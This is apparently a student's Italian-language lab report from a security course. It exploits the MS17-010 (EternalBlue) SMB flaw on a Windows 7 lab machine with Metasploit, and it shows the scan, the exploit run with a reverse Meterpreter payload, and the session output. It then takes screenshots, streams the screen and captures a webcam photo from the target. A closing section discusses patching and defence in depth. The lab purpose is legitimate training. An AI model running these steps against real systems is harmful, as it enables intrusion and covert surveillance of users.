EPICODE

ESERCIZIO W17D1

HACKING WINDOWS

Mungiovì Fabio

TASK

Sulla base di quanto visto, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17-010.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows
- Accedere a webcam/fare dump della tastiera/provare altro

Facoltativo:

Formulare delle ipotesi di remediation per la vulnerabilità MS17-010. Ad esempio:


- Possiamo risolvere in qualche modo? Se si, con quale effort?
- Possiamo risolvere solo la vulnerabilità?
- Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?

ESECUZIONE

Per l'esecizione dell'esercizio il firewall del sistema target (Windows 7) viene disabilitato per semplicità di esecuzione.

Dopodiche verifichiamo che la macchina target sia effettivamente vulnerabile ad MS17-010.

Iniziamo quindi con una scansione nmap del target dove notiamo che la porta 445, quella del protocollo SMB, interessato alla vulnerabiltà, è aperta.



Per verificare l'effettiva vulnerabilità, utilizziamo un modulo ausiliario di Metasploit. Avviamo il framework e cerchiamo quindi:

`scanner ms17`

```
msf6 > search scanner ms17

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_ms17_010    .                normal  No     MS17-010 SMB RCE Detection
   1    \_ AKA: DOUBLEPULSAR                .                .       .      .
   2    \_ AKA: ETERNALBLUE                 .                .       .      .


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Selezionando e avviando il primo della lista, con il comando `exploit`, lo script ci darà il riusltato:

La macchina risulta vulnerabile a MS17-010

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 192.168.50.102:445    - Host is likely VULNERABLE to MS17-010!
```

Sempre da Metasploit quindi, avviamo la ricerca del modulo che permette di sfruttare la vulnerabiltà, cercando: `ms17-010`

Selezioniamo il primo risultato

```
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRoma
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRoma
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Det
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Rem
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublep
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Dopo aver settato l'IP target avviamo l'exploit.

```
[+] 192.168.50.102:445 - Sending SMBv2 buffers
[+] 192.168.50.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
[*] 192.168.50.102:445 - Sending final SMBv2 buffers.
[*] 192.168.50.102:445 - Sending last fragment of exploit packet!
[*] 192.168.50.102:445 - Receiving response from exploit packet
[+] 192.168.50.102:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.50.102:445 - Sending egg to corrupted connection.
[*] 192.168.50.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49158) at 2025-
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


Se l'attacco va a buon fine ci si aprirà una shell Meterpreter, da poter utilizzare all'interno del sistema target.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Dopo alcuni comandi di test, usiamo il comando `screenshot`, per effettuare uno screenshot dello schermo di Windows 7.


```
meterpreter > screenshot
Screenshot saved to: /home/fabiomun/PFsqqRCl.jpeg
meterpreter >
```

La shell ci resituirà il path in cui ha salvato lo screen appena effettuato, andandolo ad aprire verifichiamo l'effettivo funzionamento dell'attacco.



```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/fabiomun/HsHIbnpo.html
[*] Streaming ...
[GFX1-]: RenderCompositorSWGL failed mapping default framebuffer, no dt
```

Con il comando **screenshare** di Meterpreter, ci verrà restituito un link alla quale, se collegati, avremo modo di vedere in tempo reale lo schermo della macchina attaccata




Infine andiamo a scattare una foto dalla webcam di Windows 7.
Per fare ciò innazìnzitutto usiamo il comando `webcam_list`, per verificare l'effettiva presenza di una o piu webcam attive su Windows.

```
meterpreter > webcam_list
1: Integrated Camera
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/fabiomun/dhrTRJtr.jpeg
meterpreter >
```

Dopodichè effettiamo la foto con il comando `webcam_snap`.

Seguendo il path di salvataggio vedremo la foto scattata da remoto sul sistema target



FACOLTATIVO

Parlando della vulnerabilità MS17-010, conosciuta anche come EternalBlue, che è stata sfruttata ampiamente in passato, possiamo certamente pensare a diverse strategie per affrontarla. Cerchiamo di ipotizzare come potremmo intervenire.

Prima di tutto, ci si chiede se sia possibile risolvere in qualche modo e con quale sforzo. La risposta più diretta è sì, la vulnerabilità è stata risolta da Microsoft con una patch. Quindi, l'azione più efficace e con lo sforzo minore, in termini di tempo e risorse per lo sviluppo, sarebbe applicare immediatamente l'aggiornamento di sicurezza fornito. Questo significa che tutti i sistemi Windows interessati dovrebbero essere aggiornati con le patch rilasciate a marzo 2017 (e successivamente anche per sistemi non più supportati, vista la gravità). L'effort principale in questo caso sarebbe legato alla pianificazione e all'esecuzione degli aggiornamenti su larga scala, specialmente in ambienti aziendali complessi dove ci sono molti sistemi e servizi che potrebbero richiedere test di compatibilità.

Poi, ci si potrebbe domandare se sia possibile risolvere *solo* la vulnerabilità. Applicare la patch di Microsoft è proprio questo: un intervento mirato che corregge la falla specifica che permette a EternalBlue di funzionare. È come mettere un tappo su un buco che permette all'acqua di entrare. Quindi sì, l'applicazione della patch è la soluzione diretta alla vulnerabilità.

Infine, un'altra domanda cruciale è se sia possibile limitare l'accesso e gli spostamenti di un attaccante una volta che è riuscito a penetrare nel sistema, anche se la vulnerabilità non è stata completamente risolta o se ci sono stati ritardi nell'applicazione delle patch. Anche in questo caso, la risposta è affermativa. Si possono mettere in atto diverse strategie di "difesa in profondità":

- **Segmentazione della rete:** Immaginiamo la rete come una serie di stanze. Se un attaccante entra in una stanza, la segmentazione fa sì che non possa facilmente passare a tutte le altre. Dividendo la rete in segmenti più piccoli e isolati, si limita la capacità dell'attaccante di muoversi lateralmente tra i sistemi. Se un computer viene compromesso, il danno è confinato a quel segmento o a un numero limitato di macchine. È come avere porte con serrature diverse per ogni stanza.
- **Firewall e regole di traffico:** Utilizzare firewall sia a livello di rete che sui singoli host (i computer) per bloccare il traffico non necessario. Se la porta che EternalBlue usa per comunicare è chiusa dal firewall (la porta 445 e la 139 per SMB), l'attacco non può nemmeno iniziare. Questo è come mettere una guardia all'ingresso di ogni stanza, che permette solo a persone autorizzate di passare.
- **Principio del minimo privilegio:** Assicurarsi che gli utenti e i servizi abbiano solo i permessi strettamente necessari per svolgere le loro funzioni. Se un attaccante compromette un account con privilegi limitati, avrà molta meno capacità di fare danni o di elevare i suoi privilegi per controllare l'intero sistema. È come dare a qualcuno solo le chiavi delle porte di cui ha veramente bisogno, e non del caveau.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** Questi sistemi sono come degli allarmi avanzati che monitorano il traffico di rete e i comportamenti dei sistemi. Se rilevano attività sospette che potrebbero indicare un tentativo di sfruttare EternalBlue o un movimento laterale, possono avvisare gli amministratori o addirittura bloccare il traffico malevolo. Sono un po' come un sistema di sorveglianza con telecamere e sensori che rilevano anomalie.
- **Aggiornamenti e hardening continuo:** Oltre alla patch specifica, mantenere tutti i sistemi operativi e le applicazioni costantemente aggiornate e configurare i sistemi in modo sicuro (disabilitando servizi non necessari, usando password complesse, ecc.) riduce drasticamente la superficie di attacco complessiva. Questo rende il sistema più robusto contro una vasta gamma di attacchi, non solo MS17-010.

In sintesi, la soluzione primaria e più efficace è sempre l'applicazione tempestiva delle patch. Tuttavia, in un contesto di sicurezza informatica, è fondamentale avere anche altre linee di difesa per limitare i danni nel caso in cui un attacco dovesse riuscire a superare la prima barriera. È un po' come avere un buon lucchetto alla porta principale, ma anche finestre rinforzate e un sistema d'allarme, per essere più sicuri.